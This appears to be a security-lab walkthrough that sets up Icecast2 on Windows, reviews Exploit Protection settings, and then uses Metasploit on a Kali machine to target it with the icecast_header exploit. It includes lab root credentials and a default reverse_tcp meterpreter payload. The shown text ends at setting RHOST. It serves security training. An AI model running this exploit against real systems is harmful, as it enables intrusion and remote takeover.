
alan.marshall.adm

●●●●●●●●

Domain: SYNCTECHLABS

3. **Launching IceCast**


   Now, we will launch Icecast! You can do this by browsing to the "C:\Program Files (x86)\Icecast2 Win32\" folder where Icecast was installed and launching the icecast2.exe executable.



| Name | Date modified | Type | Size |
|---|---|---|---|
| admin | 8/12/2017 8:07 AM | File folder | |
| doc | 8/12/2017 8:07 AM | File folder | |
| logs | 8/12/2017 8:07 AM | File folder | |
| web | 8/12/2017 8:07 AM | File folder | |
| icecast.xml | 1/8/2004 8:25 AM | XML Document | 4 KB |
| Icecast2.exe | 1/8/2004 8:26 AM | Application | 500 KB |
| icecast2console.exe | 1/8/2004 8:27 AM | Application | 248 KB |
| iconv.dll | 6/27/2002 7:11 PM | Application extens... | 852 KB |
| libcurl.dll | 4/12/2003 9:29 PM | Application extens... | 185 KB |
| libxml2.dll | 7/10/2002 8:09 PM | Application extens... | 617 KB |
| libxslt.dll | 7/10/2002 8:11 PM | Application extens... | 125 KB |
| pthreadVSE.dll | 3/23/2002 8:48 AM | Application extens... | 53 KB |
| unins000.dat | 8/12/2017 8:07 AM | DAT File | 3 KB |
| unins000.exe | 4/14/2003 2:00 AM | Application | 70 KB |

4. **Running the IceCast server**

   Once Icecast is started, press the "Start server" button, after which the status should become "Running" (in a green square).




Server Status: Running

Server Has Been Running 0 Days, 0 Hours, 0 Minutes, 15 Seconds

5. **Open Exploit Protection settings**

   Let's review our standard Windows ExploitGuard settings. In order to open the "Exploit protection" settings, please click the Windows Start icon in the bottom-left corner of the screen. Start typing "exploit", after which the top match should be "Exploit protection", please click this entry.



Filters

Best match

Exploit protection
System settings

exploit_rtf_ole2link.yar
YAR File
Last modified: 12/17/2018

Documents

gen_exploit_cve_2017_10271_weblogic.yar - in rules-florianroth

exploit_uac_elevators.yar - in rules-florianroth

exploit_cve_2018_0802.yar

exploit_cve_2017_11882.yar

Search suggestions

exploit - See web results


exploitation

6. **Review system settings**

   There's quite a number of modules in the Exploit Protection settings that are configured by default system-wide:

   - Control Flow Guard (CFG)
   - Data Execution Prevention (DEP)
   - Randomize memory allocations (Bottom-up ASLR)
   - High-entropy ASLR
   - Validate exception chains (SEHOP)
   - Validate heap integrity

   This sounds promising! Let's try exploiting our application!



Windows Defender Security Center

Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings   Program settings

Control flow guard (CFG)

Ensures control flow integrity for indirect calls.

Use default (On)

Data Execution Prevention (DEP)

Prevents code from being run from data-only memory pages.

Use default (On)

Force randomization for images (Mandatory ASLR)

Force relocation of images not compiled with /DYNAMICBASE

Use default (Off)

Export settings

7. **Switch to Kali machine**

   Let's switch to our Kali attacking machine and attack the IceCast service! We can authenticate to our Kali linux machine using the following credentials:

   - Username: root
   - Password: Awesomesauce123

8. **Configure Kali on internal LAN**


We will now configure our Kali Linux machine to be on the internal SYNCTECHLABS LAN. We can achieve this by running the following command:

**root@kali:~#** ./kali_internal.sh

Afterwards, please check the IP address by running "ifconfig":

**root@kali:~#** ifconfig


This should reveal the Kali machine currently has IP address 192.168.10.55!



```
root@kali:~# ./kali_internal.sh
Configuring Kali on internal LAN...
-----------------------------------
Done
root@kali:~# ifconfig
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.55  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::215:5dff:fe63:38a3  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:63:38:a3  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 516 (516.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9802  bytes 2048511 (1.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9802  bytes 2048511 (1.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

9. **Launch Metasploit console**

   Let's open up a metasploit console to start our attack. You can do this by clicking the Metasploit icon in the menu bar (5th icon).




```
[i] Database already started
[i] The database appears to be already configured, skipping initialization

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

10. **Search for Icecast exploit module**

    Metasploit allows us to search for any matching modules based on a software. We will now search for "icecast" and analyze the results! The command you can use is the following:

    **msf >** search icecast



```
                     ######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search icecast

Matching Modules
================

   Name                                  Disclosure Date  Rank   Check  Description
   ----                                  ---------------  ----   -----  -----------
   exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf >
```

11. **Select &amp; configure Icecast module**

    We can now select the right module using the following syntax:

    **msf >** use exploit/windows/http/icecast_header


    The options we need to configure are:

    RHOST: 192.168.10.16

    We can do this using the following command:

    **msf exploit (windows/http/icecast_header) >** set RHOST 192.168.10.16

    We will not configure a payload this time and allow Metasploit to use its default payload module (this is a reverse_tcp meterpreter that connects back on port 4444!).



```
+ -- --=[ 536 payloads - 40 encoders - 10 nops          ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search icecast
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                    Disclosure Date  Rank   Description
   ----                                    ---------------  ----   -----------
   exploit/windows/http/icecast_header  2004-09-28       great  Icecast Header
 Overwrite


msf > use exploit/windows/http/icecast_header
msf exploit(windows/http/icecast_header) > set RHOST 192.168.10.16
RHOST => 192.168.10.16
msf exploit(windows/http/icecast_header) >
